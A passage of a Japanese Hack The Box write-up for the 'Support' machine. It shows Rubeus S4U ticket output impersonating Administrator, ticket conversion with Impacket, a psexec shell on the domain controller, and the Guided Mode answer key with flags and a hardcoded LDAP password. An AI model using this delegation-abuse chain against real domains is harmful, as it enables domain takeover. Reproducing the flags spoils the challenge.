      C0/Jyk2t9ssSab9JSsiCu+pd6TUb2dr7K1apBsxriB0dE2MZGGFqFoE2zvsL4sT56Qx/q/oV+Ba53R1A
      Cm37U25oHkFnB2HqP3oXfqT1vbSbaWje+uPHG4MUQYDuvXzxQtiJu0Vhll6ZHJyfp7sgUek7EUlQOORc
      e7HiGs9yilLBLK3BY5vimZT5raKqWxI4WJRw2XFkIy4B6FocuslxH6jqLqpMA+w8e379fVGBCByxNVLl
      PDETmT8XHySpf1CSkOwBQIm8YbC1X0xV+XTBCyu78TUXL1dGFd9XxjsmlKCNlpw7I21Fn1+2yil7+j9/
      86iB/ecphD3xBy/wB+nWXrAQqrNGSPLdCSqraXaRRYZPW6bv8bVwqa/4ufCEB3k3tIpZsrpG0YOiH8xt
      xJ7yPoubMYrU28dLm/7D21mA8ejoxAu8eMF5YJ1Yn6gB6GS7gRihB+hIsqk+nezdip8FaErRu2mk45qa
      WMTMa8STfoUKuAOYnWRz0UBWgh2rxi411NfrRtkNeKgO3GJ1sucw57eXhM5YPkA0Ue7vK+MpXMlOMePu
      aDlY7Id7KD8+IHQ6zOlFcRiBZvPGsKXdwyT1r9c6rMtj+ZCIIzkvTMIfepf5DmkiiRXri7goaYptJZeS
      0MjM67qxTVozqdhxGGxCEh3RIF7QtElLolXjD+jpthFtJbNSBRgYLiRJU3VSoc9r32kSoiINLsjswCwU
      DXga1oSd4cegDY6fgoa+W+U+O3S2wJwnfPU7Pd52JKeWtO4Rg8zM3eipsPOtp36y1p+CAminGnFap7MH
      PLYIN4ugzI2kB7Rygl1YpGwAPxQqmv3HL45XTVJ4EQRWc54cyrF8IPWWMIXX/XNDXS0FIOO1G/sJubSf
      K5vSDUlYC4qAxNpVrJYv8tJyEtVEMTmZKpCQ1GVtNrGkKLpAhyKn5FlRTYoFk6Z0TFR69Quv/YtSUyky
      gTLLgCk65iOwr2Tx64BOir7KAtb5FJ59BIhqTxBAtZVgFCc9igEoRMPrwnUx0cQIitOCZtadadGALyXQ
      IAITJA0J4TcSisbFQhatsmYgSEPTyPzCH2yXrB2VC9u6jmfCQ1RufrhL3INAobFs1KzaUOVHrdQlgkDU
      VZ+GE9sO2YK0TxTS91DTEkZrn/stX0jn5XOgI7tlZZoC/TR61WSyDg8ck9xf+7AEh7twSVTLYdKF3QLL
      Ru9AOtvzW8OhnfyX5DNyNP+a5WaLQLm1W4YzxzBb0SpqqOSI4jN/jHvZTErIFMN3CLzNnz2TiNmiO31q
      PHisxhE7gwBWYfSWeXo72a4yBdp/L5mzkckDIPfboZ2ZkTvu3O46KQt6iZEWDGmNzF7EiLJ8wrjRQHkk
      feb4MeEOT/mH8w80UxszJCmSa57Q9tKOj49mbsgF1cD6HiyF3m4hvjNTKGPhmy2pq6wfhf+R/ylDb0H9
      gIkgyDBFUet7oXccWbP3o4HYMIHVoAMCAQCigc0Egcp9gccwgcSggcEwgb4wgbugGzAZoAMCARehEgQQ
      0IEs0QbiL21MPprxcXMuk6ENGwtTVVBQT1JULkhUQqIaMBigAwIBAaERMA8bDUZBS0UtQ09NUDEyMySj
      BwMFAEDhAAClERgPMjAyNTA0MjkxNDI1MjBaphEYDzIwMjUwNDMwMDAyNTIwWqcRGA8yMDI1MDUwNjE0
      MjUyMFqoDRsLU1VQUE9SVC5IVEKpIDAeoAMCAQKhFzAVGwZrcmJ0Z3QbC3N1cHBvcnQuaHRi


[*] Action: S4U

[*] Building S4U2self request for: 'FAKE-COMP123$@SUPPORT.HTB'
[*] Using domain controller: dc.support.htb (::1)
[*] Sending S4U2self request to ::1:88
[+] S4U2self success!
[*] Got a TGS for 'Administrator' to 'FAKE-COMP123$@SUPPORT.HTB'
[*] base64(ticket.kirbi):

      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
      ETAPGw1GQUtFLUNPTVAxMjMk

[*] Impersonating user 'Administrator' to target SPN 'cifs/dc.support.htb'
[*] Building S4U2proxy request for service: 'cifs/dc.support.htb'
[*] Using domain controller: dc.support.htb (::1)
[*] Sending S4U2proxy request to domain controller ::1:88
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'cifs/dc.support.htb':

      doIGcDCCBmygAwIBBaEDAgEWooIFgjCCBX5hggV6MIIFdqADAgEFoQ0bC1NVUFBPUlQuSFRCoiEwH6AD
      AgECoRgwFhsEY2lmcxsOZGMuc3VwcG9ydC5odGKjggU7MIIFN6ADAgESoQMCAQaiggUpBIIFJTk300cn
      O/J0bUX/stIz0bXUEOLaf2egNnCxf52SI9UDiKVvu/ByeWz34d83tdCPPpI3nzCwW3PYbThPj6+0PAXU
      R8r8zfeugKeKQwxbM+nS8jtcFE0jZlJSjb+pF/aVHVeABjMab1qtFN8tGhi8lhzvdRzsKeKnB0z099L7
      sfEVy7ciq9Nlt+VfddgWbqtGSJa7kqRcxFcfWavB1CJaz6ny/Y7RxXkjMHTLlmjH9rqv5wRWP3Q3wGZz
      H6sjpzvL9qGHJqg1rAC2z2/pj5H++3LSKRS2K44JlqQu40sNCPDdnZRFwCPEigwoMB/qEIZbcQlmaSU5
      Ru1Vv3X2yy/FP4IMTR+YCNYjAeq+9mdn+gODvPYKXhZyVuCgGksszp07xK1dBWu6ipu0xsu9iDFG+nmw
      MSVbhFBneMHwFtw3YoU1M8+t+pO7e0oh3NP/fjLB/4IKuL0m4tRrDm05EbHcr49K8rkPbiXyiRB4ZLtt
      HPW80w7xuRnWwx7zhgKM/yQ4to0tE2C2j9rYx0V4NZwdrdPDeMqSxrTUfoXnYIIgeKXopLzyuUu4goY9
      jDPHrQSOWD5v4auFCTNLoic6/KkrBS4a+eAgLpy4Z9UzavmYQIBiAbOrvD93756WKQJFMI6zn1ml4r2L
      NdTwXt/0K4OVNSJSTBRCKcJN4Q9oiuRzCdsyyi5r3asCFA4IlPVUSZ8mQnz1JXOflOfPqIkKbwHu6XoW
      6R+0AFFfdXIjv50x1F8a2MFMP/569v/DQ8mnQRbh/9J3xU3/XvYzx4hiD7Hf3pdBi1qQhd7PR4D7E5fP
      K510E87OkUwO/IT6rL1FijPanaPliZxJlvi++1GqtXBfnGXnUxJFA4A3nHtoFQgNmRgEy3OUtaIuUGih
      Wlwp4eIQ1XjT/OZSPnZl5ecmQ0yCfpWhPnsNhX5RMFbk162qIHDCjbViqxVQhYZByqHLwfwMegQmt2ZM
      yJ0PauzOCHYPn7VVlEVbcBVpimZhOjTpdiqudjV0wn5fmaVuJd4nweKOdqTn4e2Mh8cOX6Qb6vQpV7Ol
      3iHO/OAzeFwPsErV5+GlOho2FeM6VobecsplCjKu4Nzx7/fCqForxeQNIPQ1m8O8iQJjHnJzz+ajSNpd
      FjWl0ulUByP3wptnsEZxaCIfexlUDwmNvmhi8J+aJmpjMq53RCfddYVj1/GSBbYWL+O19y5XPdQF07ey
      I3BbB1WTYI1dSmYXmE6CGfL3eDaWmO6IEmopQij7NX9NEmvjtuVR1nvY62KqGuSJhyNqKVLocfiaQgjK
      19C7YE4EJ2imnTyefP4k+iN9rhQNHrz4NchFfy511iI6w4/9WEQcb+laOvOpcY5skKR2TlzKznf9rXWW
      8bw3++fwoRC9IVjzHGs4TLXQeLvoL1guc34jDoClyBuRotEFDBDBhuxdWoPGsVtF+fA/ae7qhoXbOOkK
      Xk1TnM9WBZJA3mb1I+Wm8HXEpx8W5I0STha/5zIIyNinLd6eokWQSUftk2YM1XxGuFl0Ve/jGwUWMZ9z
      sFSugou9IoYkqyAzspGOMtltpID6voW02zqW7bIzGeBLnEX32f2HA4uXGhMs1KONl44yXG36ibOEKdXC
      j+U5+WL+D29L29gDCMNGKPx3t58FkmmcFX07eSIPDeZqukqYDvnVacpHkvXlGjuHVFbGNV4h5HI8+QnW
      cgsEFtleMs7Uq4/7hCtYCCt5xpyT/SmAJf5sP0dFxNibLwIsabw1UItD+iVoBkW8i3y5eaOB2TCB1qAD
      AgEAooHOBIHLfYHIMIHFoIHCMIG/MIG8oBswGaADAgERoRIEEDv8JZqwyHHyWzYjfyQEZ6ehDRsLU1VQ
      UE9SVC5IVEKiGjAYoAMCAQqhETAPGw1BZG1pbmlzdHJhdG9yowcDBQBApQAApREYDzIwMjUwNDI5MTQy
      NTIwWqYRGA8yMDI1MDQzMDAwMjUyMFqnERgPMjAyNTA1MDYxNDI1MjBaqA0bC1NVUFBPUlQuSFRCqSEw
      H6ADAgECoRgwFhsEY2lmcxsOZGMuc3VwcG9ydC5odGI=
[+] Ticket successfully imported!
(5) Base64でエンコードされた最後のチケットを取得して、ファイル(ticket.kirbi.b64)に保存する。
※Kali Linux上で以下のコマンドを実行する。

$ echo "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" > ticket.kirbi.b64
(6) ファイル(ticket.kirbi.b64)の内容をBASE64でデコードして、ファイル(ticket.kirbi)に保存する。
※Kali Linux上で以下のコマンドを実行する。

$ base64 -d ticket.kirbi.b64 > ticket.kirbi
(7) impacket-ticketConverterを用いてccache形式に変換する。
$ impacket-ticketConverter ticket.kirbi ticket.ccache
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] converting kirbi to ccache...
[+] done
※Impacketが使用できる形式に変換します。これはImpacketsのTicketConverter.pyで実現できます。
$ git clone https://github.com/fortra/impacket


$ cd impacket/examples


$ ticketConverter.py ticket.kirbi ticket.ccache
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] converting kirbi to ccache...
[+] done
(8) チケットとpsexecを用いてシェルを取得する。
$ KRB5CCNAME=ticket.ccache impacket-psexec support.htb/administrator@dc.support.htb -k -no-pass
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on dc.support.htb.....
[*] Found writable share ADMIN$
[*] Uploading file yWGrQGmD.exe
[*] Opening SVCManager on dc.support.htb.....
[*] Creating service OPGD on dc.support.htb.....
[*] Starting service OPGD.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.859]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>
(9) C:\Users\Administrator\Desktopの中にある特権ユーザー用のフラグファイル(root.txt)を確認する。
C:\Windows\system32> cd C:\Users\Administrator\Desktop

C:\Users\Administrator\Desktop> type root.txt
9f60d10b3fa3bea76f853909bf7350eb
[補足] Guided ModeのQA
・Task 1
問題(英語訳):How many shares is Support showing on SMB?
問題(日本語訳):サポートは SMB にいくつの共有を表示していますか?

答え:6
・Task 2
問題(英語訳):Which share is not a default share for a Windows domain controller?
問題(日本語訳):Windows ドメイン コントローラーのデフォルトの共有ではない共有はどれですか?

答え:support-tools
・Task 3
問題(英語訳):Almost all of the files in this share are publicly available tools, but one is not. What is the name of that file?
問題(日本語訳):この共有にあるファイルのほとんどは公開ツールですが、1つだけ公開されていません。そのファイルの名前は何ですか?

答え:UserInfo.exe.zip
・Task 4
問題(英語訳):What is the hardcoded password used for LDAP in the UserInfo.exe binary?
問題(日本語訳):UserInfo.exe バイナリで LDAP に使用されるハードコードされたパスワードは何ですか?

答え:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
・Task 5
問題(英語訳):Which field in the LDAP data for the user named support stands out as potentially holding a password?
問題(日本語訳):support という名前のユーザーの LDAP データの中で、パスワードが含まれている可能性のあるフィールドはどれですか。

答え:info
・Task 6
問題(英語訳):What open port on Support allows a user in the Remote Management Users group to run PowerShell commands and get an interactive shell?
問題(日本語訳):サポート上のどのオープン ポートにより、リモート管理ユーザー グループのユーザーが PowerShell コマンドを実行して対話型シェルを取得できるようになりますか?

答え:5985
・Submit User Flag
問題(英語訳):Submit the flag located on the support user's desktop.
問題(日本語訳):サポート ユーザーのデスクトップにあるフラグを送信します。

答え:3b2083b947684021927bee44b64bd5ab
※「C:\Users\support\Desktop\user.txt」ファイルの内容
・Task 8
問題(英語訳):Bloodhound data will show that the support user has what privilege on the DC.SUPPORT.HTB object?
問題(日本語訳):Bloodhound データは、サポート ユーザーが DC.SUPPORT.HTB オブジェクトに対してどのような権限を持っているかを示します。

答え:GenericAll
・Task 9
問題(英語訳):A common attack with generic all on a computer object is to add a fake computer to the domain. What attribute on the domain sets how many computer accounts a user is allowed to create in the domain?
問題(日本語訳):
コンピュータオブジェクトに対する一般的な攻撃は、偽のコンピュータをドメインに追加することです。ドメインのどの属性によって、ユーザーがドメイン内に作成できるコンピュータアカウントの数が設定されますか?

答え:ms-ds-machineaccountquota
・Task 10
問題(英語訳):Following the steps for the Computer Takeover attack, eventually I get a ticket for the administrator, which Rubeus says should give administrator access in that session, but it doesn't work. What is the name of the script from Impacket that can convert that ticket to ccache format?
問題(日本語訳):コンピュータ乗っ取り攻撃の手順に従うと、最終的に管理者用のチケットを取得できました。Rubeusによると、このセッションでは管理者アクセスが付与されるはずですが、うまくいきません。このチケットをccache形式に変換できるImpacketのスクリプトの名前は何ですか?

答え:ticketConverter.py
・Task 11
問題(英語訳):What is the name of the environment variable on our local system that we'll set to that ccache file to allow use of files like psexec.py with the -k and -no-pass options?
問題(日本語訳):-k および -no-pass オプションを使用して psexec.py などのファイルを使用できるようにするために、ccache ファイルに設定するローカル システムの環境変数の名前は何ですか?

答え:KRB5CCNAME
・Submit Root Flag
問題(英語訳):Submit the flag located on the administrator's desktop.
問題(日本語訳):管理者のデスクトップにあるフラグを送信します。

答え:9f60d10b3fa3bea76f853909bf7350eb
   ※「C:\Users\Administrator\Desktop\root.txt」の内容が答え。
関連記事(Hack The Box)
※後日作成予定。